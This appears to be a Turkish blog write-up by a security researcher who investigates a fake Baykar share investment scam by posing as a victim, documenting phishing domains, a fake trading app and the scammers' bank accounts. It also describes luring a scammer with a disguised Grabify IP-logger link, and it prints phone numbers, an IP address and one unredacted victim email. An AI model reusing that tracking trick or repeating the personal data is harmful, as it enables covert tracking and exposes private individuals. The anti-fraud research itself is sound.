            "type": "uri"
          }
        ]
      }
    }
  }
]

```

	A	B	C	D	E
1	<b>Phishing websites</b>		<b>Targeted Companies w/ Country Codes</b>		<b>Victim E-mails</b>
2	<a href="http://24main.news">http://24main.news</a>		CZ_Bitsoft-p		█████@mailcom
3	<a href="http://allinone-news.com">http://allinone-news.com</a>		EN_BitGPT-p		adriana.█████@gmail.com
4	<a href="http://ca-ai-world.pro">http://ca-ai-world.pro</a>		EU_Quantum-p		alex ██████@centrum.sk
5	<a href="http://ca-profit-ai.com">http://ca-profit-ai.com</a>		HU_ImmediateConnect-p		alige ██████@hotmail.com
6	<a href="http://hurriyet-tr.today">http://hurriyet-tr.today</a>		Ru_legion-g		ana ██████@gmail.com
7	<a href="http://inone-news.com">http://inone-news.com</a>		SI_Petrol-l		ayem ██████@yahoo.com
8	<a href="http://news-online.pro">http://news-online.pro</a>		SK_SloVNaft-p		aylir ██████@gmail.com
9	<a href="http://news-online.wiki">http://news-online.wiki</a>		TR-EU_Bosphorus-t		aysel ██████@hotmail.com
10	<a href="http://news-proff.pro">http://news-proff.pro</a>		TR_Baykar-l		cance ██████@gmail.com
11	<a href="http://news-sheet.today">http://news-sheet.today</a>		TR_Baykar-p		cihan ██████@hotmail.com
12	<a href="http://official-tr-news.today">http://official-tr-news.today</a>		TR_Bosphorgaz-p		cure ██████@gmail.com
13	<a href="http://sk-slnft.site">http://sk-slnft.site</a>		TR_Bosphorus-t		dogan ██████@gmail.com
14	<a href="http://tr-bsfr.pro">http://tr-bsfr.pro</a>		TR_Kalyon-t		efehan ██████@hotmail.com
15	<a href="http://tr-haberler.today">http://tr-haberler.today</a>				ejder ██████@gmail.com
16	<a href="http://tr-inf.com">http://tr-inf.com</a>				ekrem ██████@gmail.com
17	<a href="http://tr-inform.com">http://tr-inform.com</a>				fatma ██████@gmail.com
18	<a href="http://tr-pro.info">http://tr-pro.info</a>				fena ██████@hotmail.com
19	<a href="http://turkeynews.info">http://turkeynews.info</a>				fidan ██████@gmail.com
20	<a href="https://ch-back-ltd.com">https://ch-back-ltd.com</a>				fm ██████@gmail.com
21	<a href="https://tr-bkr.com">https://tr-bkr.com</a>				█████@ss.ss
22	<a href="https://tr-byr.com">https://tr-byr.com</a>				gabriel ██████@gmail.com
23	<a href="https://news-inform.site">https://news-inform.site</a>				gyulai ██████@gmail.com
24	<a href="https://baslangicnoktasi.online/">https://baslangicnoktasi.online/</a>				halil ██████@gmail.com
25	<a href="https://proinfo-trader.site">https://proinfo-trader.site</a>				havas ██████@gmail.com
26	<a href="https://bilqihazinesi.online/">https://bilqihazinesi.online/</a>				hilul ██████@gmail.com
27	<a href="https://xn--hayalmezar-6ub.online">https://xn--hayalmezar-6ub.online</a>				hjl ██████@dtd.dd
28	<a href="https://moniwise.info">https://moniwise.info</a>				h ██████@gmail.com
29					jancobalog17@gmail.com

Kanalda yer alan kullanıcıların profillerine ve aralarında geçen yazışmalara baktığımda Rus mu yoksa Ukraynalı mı olduklarına kanaat getirmekte zorlandığım için son kararı Deepl çeviri uygulamasına bırakmaya karar verdim. Deepl, tüm bu metinlerin Rusça olduğunu belirtti. Bu kullanıcılar gerçekten bu ortalama sitelerini kuran, operasyonunu yürüten kişiler miydi yoksa sadece

tehdit aktörlerine Telegram Botu hizmeti sağlayan aracı hizmet sağlayıcısının yöneticileri miydi bu kısımdan çok emin olamadım.



2024 yılının Temmuz ayına kadar dolandırıcıların ortalama amacıyla kullandığı web sitelerini yakın takibe aldıktan sonra bu web sitelerindeki formlara dolandırıcılarla iletişim kurabilmek için telefon numaramı girmeye başladım.

moniwise.info/hc

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

BAYKAR çözümleri

Yaşınız

- 18 yaş altı
- 18 - 25
- 26 - 45
- 46 - 60
- 60 yaş üstü

26 - 45 20:26

Yukarıdaki kategorilerden herhangi birine giriyor musunuz?

- Emekli
- Engelli kişi
- Üç veya daha fazla çocuklu aile
- Hayır

Emekli 20:26

Hangi amaçlarla ek pasif gelir elde etmek istersiniz?

- Yeni bir ev/araba satın almak
- Büyük bir finansal "yastık" yapın
- Bir iş kurmak

moniwise.info/hc

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric...

BAYKAR çözümleri

Emekli 20:26

Hangi amaçlarla ek pasif gelir elde etmek istersiniz?

- Yeni bir ev/araba satın almak
- Büyük bir finansal "yastık" yapın
- Bir iş kurmak
- Borçları ödeyin
- Allerjenik ihtiyaçları karşılayın
- Kendinizi enflasyon ve devalüasyondan koruyun
- Diğerleri



Yeni bir ev/araba satın almak 20:26

Yatırım yapma konusunda deneyiminiz var mı?

- Evet
- Hayır
- Yalnızca kripto para birimleri

Hayır 20:26

Hedeflerinizi kapatmak için ne kadar pasif gelire ulaşmayı planlıyorsunuz?



## Teşekkürler. Başvurunuz kabul edildi.

En kısa zamanda danışmanınız size dönüş sağlayacaktır. Danışman aramasını kaçırmayınız.

[Başa dön](#)



# 1. Dolandırıcılık Girişimi

Takvimler 22 Temmuz 2024'ü gösterdiğinde +90 539 100 81 28 numaralı cep telefonundan kendisini müşteri danışmanı olarak tanıtan Derin isimli bir kişiden doldurduğum forma istinaden WhatsApp mesajı aldım.




Amerika'da yaşadığım ve Türkiye ile saat farkı 7 saat olduğu için dolandırıcı ile iletişim kurmak zaman zaman zor oldu. Özellikle dolandırıcı Türkiye saati ile 9/6 çalıştığı (fazla mesai yapmayan bir meslek dalı :) ve benimle iletişim kurmayı sabah saatlerinde yapmayı tercih ettiği için benim saate göre çoğu görüşmemiz gece saat 02:00'dan sonra gerçekleşti. Amacım bu dolandırıcılık çarkını ortaya çıkarmak olduğu için gecenin körü de olsa tüm çağrılarını büyük bir motivasyonla yanıtlamayı başardım.

Dolandırıcı ile 23 Temmuz 2024 tarihinde yaptığım WhatsApp görüşmesinde, hisse alım satımı gerçekleştirebilmek için öncelikle mobil cihazıma bir uygulama yüklemem gerektiğini ve bunun için de [https://appzone\[.\]mastercapital\[.\]info/#/auth/login](https://appzone[.]mastercapital[.]info/#/auth/login) web adresini ziyaret etmem gerektiğini belirtti. Her ne kadar dolandırıcı bunu mobil uygulama olarak adlandırsa da işin aslında bunun bir Progressive Web Apps (PWA) web uygulaması olduğunu gördüm.





 pzone.mastercapital.info




2



# Master Capital

 Email

 Password



[Forgot password?](#)

**Sign In**

**Create Account**



Web uygulamasına giriř yaptığımda karşılařtığım ekranlar Kripto Para Dolandırıcıları başlıklı yazıma konu olan sahte borsaya oldukça benziyordu. Farklı olan kısım, dolandırıcılar tarafından uygulamada yer alan sembol listesine sahte Baykar hisse senedi sembolünü (BAYKR-IST) eklemiş olmalarıydı.



pzone.mastercapital.info



Welcome  
**Osman T.**

426338



Balance

**\$0.00**

**Equity**

\$0.00

**Margin**


\$0.00

**Free Margin**

\$0.00

**Credit**

\$0.00



### Recent Transactions

No data at the moment



Wallet



Trade



Accounts



News



Analysis



Settings



pzone.mastercapital.info



Sembol	Satış	Alış	Makas	
↓ RCOFFE-MAY...	0.00	0.00	-	☆
↓ DAX-SEP24	18,597.00	18,599.00	200	☆
↓ NSDQ-MAR24	17,874.63	17,875.38	75	☆
↓ NSDQ-SEP24	19,911.35	19,912.10	75	☆
↓ SP-SEP24	5,595.50	5,595.75	25	☆
↓ DXY-SEP24	0.000	0.000	-	☆
↑ COPP-JUL24	4.1327	4.1362	35	☆
↑ COPP-AUG24	4.1326	4.1361	35	☆
↑ SI-JUL24	28.742	28.771	29	☆
↑ SI-AUG24	28.769	28.794	25	☆
↑ PLAT-JUL24	944.07	952.12	805	☆
↑ PLAT-AUG24	947.36	948.61	125	☆
↓ PALLADSEP24	875.05	896.10	2105	☆
↓ GC-JUL24	2,384.597	2,390.402	5805	☆
↓ GC-AUG24	2,387.697	2,392.902	5205	☆
↓ BAYKR-IST	69.12	69.32	20	☆



Fiyatlar



Grafik



İşlem



Geçmiş



Ayarlar



Wallet



Trade



Accounts



News



Analysis




Settings

Görüşmenin devamında dolandırıcı, bu borsaya para gönderebilmem ve sözde Baykar hissesini satın alabilmem için benden paylaşmış olduğu banka hesaplarına para transferi yapmam gerektiğini söyledi. Ana amacım hem dolandırıcıların yöntemini öğrenmek hem de WhatsApp Dolandırıcıları başlıklı yazımda yaptığım gibi kötüye kullanılan banka hesap bilgilerini öğrenip banka yetkilileri ile paylaşmak olduğu için bir mizansen kurgulamaya karar verdim.

Benimle harcadıkları her bir dakikanın, masum vatandaşları dolandırmak için ayıracakları zamandanın eksildiğini bildiğim için mizansenin uzun ve gerçekçi olmasına gayret ettim.

Büyük bir hevesle para transferi yapmaya çalışan ama sürekli hata alan bir kurban rolüne büründükten sonra dolandırıcıya hata aldığımı belirttim. Dolandırıcı da bir zaman sonra yeni bir banka hesap bilgisini benimle paylaştı. Ben de vakit kaybetmeden elde ettiğim bilgileri banka yetkilileri ile paylaştım.



← Dolandırıcı



bankası doğrulama için şubeye gitmemi istiyor kimlik için

05:47 ✓✓

Uzun süredir hesap kapalı olduğu için

05:47 ✓✓

Peki nasıl bir yol izleyelim Osman Bey

05:49

Yakınlarınızda bankası varsa gidebilme ihtimaliniz var mı ?

06:22

Yada şöyle söylüyüm sizin için daha kolay olması adına

06:26

Görüntülü arama sağlayarak doğrulama işleminizi de yapabilirsiniz aslında

06:26

Osman Bey ben sizin için yeni bir banka talep ettim

06:53

birde burdan deneyebilir misiniz ? bakalım yine aynı hatayı alacak mıyız ?

06:53



**Missed voice call**

Tap to call back 06:56

Haber vereceğim, bir görüşmedeyim Derin Hanım.

07:11 ✓✓

Yeni banka ile deneriz.

07:11 ✓✓

CISA, CISM



**Mert SARICA** (He/Him) • 10:12 AM

Merhaba,

Dolandırıcılık yapan bir çete var, kullandıkları iban bilgisini az önce elde ettim. olduğu için hızlıca paylaşıyorum, aksiyon almakta fayda olacaktır.

Teşekkürler.

IBAN:TR( [REDACTED] )

Ad Soyad: [REDACTED]



**CISA, CISM** • 1:15 PM

Mert bey merhaba. Gönderdiğiniz ibanı incelenmesi amacıyla fraud ekibimize iletteceğim. Teşekkürler.



Aldığım hatalardan yaka silken Derin isimli dolandırıcı beni vakit kaybetmeden bankaların internet/mobil şube ekranları konusunda çok daha bilgili ve tecrübeli olduğunu düşündüğüm Demir isim dolandırıcıya (+90 539 105 14 31) yönlendirse de şans pek yüzüne gülmedi.

## IP Tespiti

Görüşmenin ilerleyen dakikalarında benimle WhatsApp üzerinden iletişim halinde olan dolandırıcının IP adresini öğrenmek için Grabify IP Logger uygulamasından faydalanmaya karar verdim.

Grabify üzerinde, ziyaret edildiğinde X bir bankanın SIM kartı bloke kaldırma sayfasına yönlendiren bir bağlantı adresi (link) oluşturduktan sonra bunu dolandırıcı ile paylaştım. Sohbetin gidişatına göre doğru zamanda bağlantı adresini dolandırıcıya gönderdiğim için çok geçmeden dolandırıcının IP adresini ve bağlandığı şehri Grabify üzerinden tespit edebildim.

(93.182.105.132 – Mersin)

< 1



Dolandırıcı



Kusura bakmayın bende geç dönüş sağladım hattayım bende, işiniz biter bitmez haber verin yeni banka ile deneriz

2:15 PM

Tamamdır, [redacted] :i de bir tekrar deneyeceğim size dönmeden önce son kez belki çalışır.

2:19 PM ✓✓

İbandan sorun olduğunuzu düşünmenizi istemem

2:20 PM

Bundan kaynaklı yeni iban istedim

2:20 PM

görüşmeniz bittiğinde yazın bana birlikte yeni ibana transfer işlemi deneyelim

2:20 PM

Eski ibana gönderim yapmayın onu pasife aldım

2:21 PM


Bu arada [redacted] bankası sim kart blokemi kaldırırsam transfer yapabileceğimi söyledi şuraya yönlendirdi sms ile ilgili olarak. Bu dediklerini yaparsam size hızlıca transfer yapabilir miyim? [https://grabify.link/\[redacted\]](https://grabify.link/[redacted])

2:30 PM ✓✓

2.ci aşama olarak onu deneriz ama öncelik olarak [redacted] yeni ibana gönderim sağlamayı deneyelim

2:32 PM





## Link Information

Share Export

(All custom links will stay active)

Original URL	https://www.█.█.com.tr/dijital-bankacilik/sim-kart-degisikligi
New URL	https://grabify.link/█ <a href="#">Change domain / make a custom link</a>
Other Links	<a href="#">View other link shorteners</a>
Tracking Code	█
Access Link	https://grabify.link/track/█.█.█
Smart Logger <sup>NEW</sup>	<input type="checkbox"/>
Note	Please <a href="#">login</a> or <a href="#">register</a> to create a note.

Hide your IP! - [Click here to hide your IP from Grabify and stay anonymous online.](#)

Hide Bots

Date/Time ▲	IP/Provider ▼	Country ?	User Agent ▼
2024-07-23 11:31:28 UTC	93.182.105.132 Netonline Bilisim Sirketi LTD	Türkiye Mersin	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

İstediğim bilgileri elde ettikten sonra dolandırıcılara soğuk duş etkisi yaratmak için başka dolandırıcı tarafından dolandırılan kurban senaryosu ile ilerlemeye karar verdim. Yazdığım mesajlar sonucunda, dolandırıcılar arasındaki rekabete yenik düştüklerini düşünen dolandırıcılar, sırasıyla sitem dolu mesajlar göndermeye başladılar.

< 1





+905391008128



Günaydın Osman Bey 9:22 AM


Nasılsınız ? 9:22 AM

Derin Hanım merhaba. Telefonu açamadım kusura bakmayın. Dün  hesabımdaki tüm birikimim maalesef dolandırıcılar tarafından çalınmış bu nedenle sabah apar topar  şubesine ve ardından Mersin siber suçlarla mücadele şube müdürlüğüne uğramam gerekti. Maalesef tüm birikimim gitti çok üzgünüm.

2:40 PM ✓✓

Osman Bey siz kiminle iletişime geçtiniz de paranız gitti ?

2:43 PM

 bankası 50 bin TL gönderimi sağlamayan bir banka Merkez bankası onaylı bizim ticari hesaba para gönderiminizi sağlarken bile kısıtlama yaparken, hesabınızın boşaltmasına anlam veremedim doğrusu

2:45 PM

< 1



+905391008128



anlam veremedim dogrusu

2:45 PM

